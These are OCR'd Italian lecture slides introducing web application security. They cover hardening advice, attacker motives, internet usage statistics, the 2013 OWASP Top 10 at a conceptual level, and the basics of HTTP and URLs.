
- SO:
  - Eliminare le vulnerabilità note
  - Oculata gestione di utenti e permessi
  - Controllo delle risorse e delle autorizzazioni degli utenti
- Configurazione di rete:
  - Bloccare il traffico UDP, TCP e ICMP non strettamente necessario
- **Configurazione del WS:**
  - **Disabilitare i servizi di rete non essenziali**
  - **Definizione di una corretta politica che regoli l'accesso alle risorse**
- Uso di script regolato e attento
- Uso di meccanismi di logging e di auditing

Sicurezza a lato Client

Perché attaccare un host?

- Per ottenere accesso all'intero PC
- Per recuperare le informazioni private/personali/confidenziali contenute al suo interno
- Per usarlo da remoto per eseguire nuovi attacchi (botnet)
- Per impersonare l'utente nelle sue connessioni al server

Architettura del Web?



Perché (In)Sicurezza delle applicazioni Web?


In passato:

- Target degli attacchi: il sistema operativo

Ora il target sono le applicazioni Web:

- Maggiore superficie d'attacco
- Vulnerabilità intrinseca 1: le applicazioni Web devono essere sempre raggiungibili da tutti
- Vulnerabilità intrinseca 2: composizione di numerose componenti software diverse (anche di dominio)
- Quanti usano il Web?


Web – Crescita (1)



DATE	SITES	DATE	SITES
12/90	1	06/95	23,500
12/91	10	01/96	100,000
12/92	50	06/96	252,000
06/93	130	01/97	646,162
09/93	204	06/97	1,117,259
10/93	228	01/98	1,834,710
12/93	623	06/98	2,410,067
06/94	2,738	01/99	4,062,280
12/94	10,022	07/99	6,598,697

- Sites = Number of web servers (one host may have multiple sites by using different domains or port numbers)

Web – Crescita (2)



Web - # Utenti nel 2011

WORLD INTERNET USAGE AND POPULATION STATISTICS March 31, 2011						
World Regions	Population (2011 Est.)	Internet Users Dec. 31, 2000	Internet Users Latest Data	Penetration (% Population)	Growth 2000-2011	Users % of Table
Africa	1,037,524,058	4,514,400	**118,609,620**	11.4 %	2,527.4 %	5.7 %
Asia	3,879,740,877	114,304,000	**922,329,554**	23.8 %	706.9 %	44.0 %
Europe	816,426,346	105,096,093	**476,213,935**	58.3 %	353.1 %	22.7 %
Middle East	216,258,843	3,284,800	**68,553,666**	31.7 %	1,987.0 %	3.3 %
North America	347,394,870	108,096,800	**272,066,000**	78.3 %	151.7 %	13.0 %
Latin America / Carib.	597,283,165	18,068,919	**215,939,400**	36.2 %	1,037.4 %	10.3 %
Oceania / Australia	35,426,995	7,620,480	**21,293,830**	60.1 %	179.4 %	1.0 %
WORLD TOTAL	**6,930,055,154**	**360,985,492**	**2,095,006,005**	**30.2 %**	**480.4 %**	**100.0 %**

Source: http://www.internetworldstats.com

Web - # Utenti nel 2019

WORLD INTERNET USAGE AND POPULATION STATISTICS MARCH, 2019 - New Update						
World Regions	Population (2019 Est.)	Population % of World	Internet Users 25 Mar 2019	Penetration Rate (% Pop.)	Growth 2000-2019	Internet Users %
Africa	1,320,038,716	17.0 %	474,120,563	35.9 %	10,402 %	10.9 %
Asia	4,241,972,790	54.7 %	2,190,981,318	51.7 %	1,817 %	50.4 %
Europe	866,433,007	11.2 %	718,172,106	82.9 %	583 %	16.5 %
Latin America / Caribbean	658,345,826	8.5 %	438,248,446	66.6 %	2,325 %	10.1 %
Middle East	258,356,867	3.3 %	170,039,990	65.8 %	5,076 %	3.9 %
North America	366,496,802	4.7 %	326,561,853	89.1 %	202 %	7.5 %
Oceania / Australia	41,839,201	0.5 %	28,437,577	68.0 %	273 %	0.7 %
WORLD TOTAL	7,753,483,209	100.0 %	4,346,561,853	56.1 %	1,104 %	100.0 %
NOTES: (1) Internet Usage and World Population Statistics estimates in March 31, 2019. (2) CLICK on each world region name						

Source: http://www.internetworldstats.com

Sicurezza a lato Server (1)

Perché attaccare un Web server?

- Per ottenere accesso ad una rete interna (LAN)
- Sono *host* esposti al pubblico e spesso intrinsecamente vulnerabili
- Attaccare usando le porte standard di HTTP (80, 81, etc.) è più facile che attaccare da dietro un *firewall*
- Per modificare le pagine offerte dal Web server attaccato

Sicurezza a lato Client

Perché attaccare un host?


- Per ottenere accesso all'intero PC
- Per recuperare le informazioni private/personali/confidenziali contenute al suo interno
- Per usarlo da remoto per eseguire nuovi attacchi (botnet)
- Per impersonare l'utente nelle sue connessioni al server

Attacchi comuni nel Web? (1)

OWASP Top 10 – 2013 (New)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

Problema 1: Input non validato!

Attacchi comuni nel Web? (2)



Problema 2: Gestione della sessione HTTP

Attacchi comuni nel Web? (3)

Broken authentication

- Procedura di login difettosa (bypassabile)
- Password deboli

Broken access control

- Authenticazione ok, ma l'utente riesce a fare cose che non dovrebbe (e.g. privilege escalation, leggere i dati di altri)

SQL injection

- Attacchi al database di back-end

Cross-site scripting (XSS)

- Attacchi all'utente inserendo uno script nel sito

Information leakeage

- E.g. cattiva gestione degli errori che permette al client/attaccante di recuperare informazioni sul sistema e su come attaccare l'applicazione (e.g., con un attacco SQL injection)

Attacchi comuni nel Web? (4)

Funzionamento: Il browser a lato client spedisce una richiesta HTTP ad un Web server, il Web server interagisce con il sever di backend e spedisce al client l'HTTP response contenente la pagina HTML

- I documenti HTML sono definiti mediante elementi HTML/**tag HTML**
- Il browser rappresenta la pagina in un **DOM tree** (Document Object Model)

Le *richieste* contengono dati che possono venire utilizzati dal server per compiere azioni

- **Si attacca il server inserendo codice malevolo nella richiesta**

Le pagine di *risposta* possono contenere degli script (spesso JavaScript) che verranno eseguiti dal browser

- **Si attacca il client inserendo script maliziosi nella pagina di risposta**

Materiale per lo studio

Materiale di riferimento (obbligatorio):

- Del libro *The web application hacker's handbook – Finding and exploiting Security Flaws, 2nd Edition*, D. Stuttard e M. Pinto
  - Capitolo 1

- OWASP top 10 vulnerabilities (versione del 2017)
  - https://www.owasp.org/index.php/Top_10-2017_Top_10

Il protocollo HTTP

Il protocollo HTTP (1)

HTTP = HyperText Transfer Protocol

- Protocollo a livello applicativo
- Definisce le regole che governano il trasferimento di pagine Web dal computer che le archivia (*server*) al computer che le richiede (*client*)
- Generico, stateless, orientato agli oggetti,
  - Il server non mantiene alcuna informazione relativa alle richieste passate di uno stesso client
  - Nessun vincolo sulla tipologia di risorsa richiesta (non legato ad uno specifico formato di dati)
  - Protocollo richiesta-risposta: chiedo una risorsa, il server me la spedisce

Il protocollo HTTP (2) - Attori

Pagina web:

- Consiste di un file HTML di base, che include degli oggetti indirizzabili tramite un URL
  - Gli oggetti possono essere file HTML, immagini JPEG, applet Java, file di audio, script, …
  - `<A HREF= … /A>`


Browser:

- Il programma che sta sul computer *client*, in grado di:
  - Richiedere pagine HTML (via **HTTP**)
  - **Formattarle** come prescritto (via **HTML**)


Il protocollo HTTP (3)

Modello client-server

- *client:* browser che richiede, riceve e visualizza “oggetti Web”
- *server:* il Web server spedisce degli oggetti in risposta ad una richiesta




Il protocollo HTTP (4)



Uniform Resource Locator (URL)

- Ogni pagina web viene identificata specificandone il “contenitore”, cioè:
  - il nome del **computer** che la contiene
  - il nome del **file** all’interno di tale computer
  - il **protocollo** per lo scambio della pagina
- Sintassi:
  - **<protocol>://[<username>:<password>@]<host>[:<port>][/<path>[?<query>][#fragment]]**
- Esempio:

http://www.repubblica.it/index.html



